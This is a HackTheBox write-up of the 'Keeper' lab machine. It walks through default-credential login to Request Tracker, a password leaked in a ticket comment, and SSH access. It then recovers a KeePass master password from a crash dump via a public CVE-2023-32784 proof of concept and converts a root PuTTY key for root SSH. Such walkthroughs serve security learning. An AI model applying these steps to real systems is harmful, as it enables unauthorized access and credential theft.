
Overview
Keeper is an easy HackTheBox Linux machine built around a Request Tracker (RT) helpdesk instance. Default administrative credentials expose a user’s password in a ticket comment, granting SSH access. From there, a support ticket about a KeePass crash points to a memory dump saved in the user’s home directory, and exploiting CVE-2023-32784 recovers the database’s master password directly from that dump. The database itself holds a PuTTY private key belonging to root, which is converted to OpenSSH format and used to log in as root directly.
Attack Chain
- Scan the target and identify
SSHon port22and an HTTP service on port80 - Find a landing page hinting at a helpdesk on a subdomain and add
tickets.keeper.htbto/etc/hosts - Reach a
Request Trackerlogin page and authenticate with defaultroot:passwordcredentials - Browse to
Admin→Users→Selectand find a password left in a user’s comment field - Use the recovered credentials to
SSHin aslnorgaardand read the user flag - Find a mail message about a
KeePasscrash with a memory dump attached - Cross-reference the linked support ticket and find a comment noting the dump was saved to the user’s home directory
- Transfer the dump and the
KeePassdatabase (passcodes.kdbx) to the attacking machine withscp - Attempt to crack the database offline with
keepass2johnandjohn, without success - Exploit
CVE-2023-32784to recover the master password directly from the memory dump - Correct a few ambiguous characters in the recovered password using a search-engine spelling correction
- Open the database with
kpcliusing the corrected password - Find a
PuTTYprivate key stored in the database, belonging toroot - Convert the key to
OpenSSHformat withputtygen - Use the converted key to
SSHin asrootand read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.229.41; export NAME=KEEPER; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Web Enumeration
Request Tracker Login
Browsing to port 80 shows a landing page hinting at a helpdesk hosted on a subdomain. We add tickets.keeper.htb to our /etc/hosts file to reach it.

This brings us to a Request Tracker (RT) login page.

We’re able to log in with default credentials, root:password.

Finding Leaked Credentials
We go to Admin, then Users, then Select.

We select the user lnorgaard.

Under the comments section, we find a password.

lnorgaard:Welcome2023!
Foothold
We use the recovered credentials to establish an SSH session as lnorgaard.

We read the user flag.

Privilege Escalation
Finding the KeePass Crash Dump
We check the user’s mail.
cat /var/mail/lnorgaard
There appears to be an issue with KeePass, and a crash dump is attached to the mail.

We look at the referenced ticket for more detail.
http://tickets.keeper.htb/rt/Ticket/Display.html?id=300000

Scrolling down, a comment notes that the crash dump was saved to lnorgaard’s home directory.


We use scp to transfer the file to our attacking machine.
scp lnorgaard@$IP:/home/lnorgaard/RT30000.zip loot/

We unzip the file.
unzip RT30000.zip
Inside are two files: the KeePass database, passcodes.kdbx, and a dump file, KeePassDumpFull.

Cracking the Database Password
We first try to crack the database password directly. We use keepass2john to convert it to a john-readable format.
keepass2john passcodes.kdbx > keepass.hash

We try to crack it.
john --wordlist=/usr/share/wordlists/rockyou.txt keepass.hash
We let john run, but without any luck.
After some digging, we find a vulnerability affecting KeePass 2.x, CVE-2023-32784, along with a password-dumper proof of concept:
https://github.com/vdohney/keepass-password-dumper
We clone the repository and run the exploit, but get an error that it needs dotnet 7.0.

We have two options: change <TargetFramework> in keepass_password_dumper.csproj from net7.0 to net6.0, or install dotnet 7.0 directly.

We choose to install dotnet 7.0.
sudo apt-get update
sudo apt-get install -y wget apt-transport-https gpg

wget https://packages.microsoft.com/config/debian/12/packages-microsoft-prod.deb -O packages-microsoft-prod.deb
sudo dpkg -i packages-microsoft-prod.deb
sudo rm packages-microsoft-prod.deb

sudo apt-get update
sudo apt-get install -y dotnet-sdk-7.0

dotnet --list-sdks
dotnet 7.0 is now installed.

Recovering the Master Password from Memory
We run the exploit against the crash dump.
dotnet run ../../loot/KeePassDumpFull.dmp


Looking at the output, the first character is unknown and the second has more than one possible option. The characters we’re certain of spell dgrød med fløde.
We search for this in Google to see if we get a spelling correction.

This gives us more certainty on the first two characters. We use this password going forward:
rødgrød med fløde
Extracting the PuTTY Key
We open the KeePass database with kpcli using the recovered password.
kpcli
open passcodes.kdbx
rødgrød med fløde

We view its contents and find a Putty-User-Key-File entry under Network.
cd passcodes
ls
cd Network
ls
show 0 -f
We find a PuTTY SSH key file.

We copy the key file to our attacking machine, making sure every line is on its own line with no trailing spaces or newline on the last line.

Here’s the cat output.

Root via PuTTY Key Conversion
We use puttygen to convert the PuTTY SSH key to an id_rsa OpenSSH private key.
puttygen putty_ssh_key_file -O private-openssh -o id_rsa

We know from the original KeePass database that this key belongs to root.

We use the key to log in over SSH as root.
ssh root@$IP -i id_rsa
We have an SSH session as root.


We read the root flag.
Key Takeaways
Keeper strings together three separate credential-hygiene failures. Default administrative credentials on Request Tracker gave away a user’s password stored in plain text in a ticket comment, and that same ticketing system then pointed directly at a sensitive crash dump left in a home directory. CVE-2023-32784 shows that even an offline-cracking-resistant master password isn’t safe if the process holding it in memory crashes and dumps that memory to disk, KeePass’s in-memory password obfuscation could be reversed almost completely from the dump. From there, a password manager holding infrastructure secrets, including a root-level PuTTY key, turned a single recovered master password into full host compromise.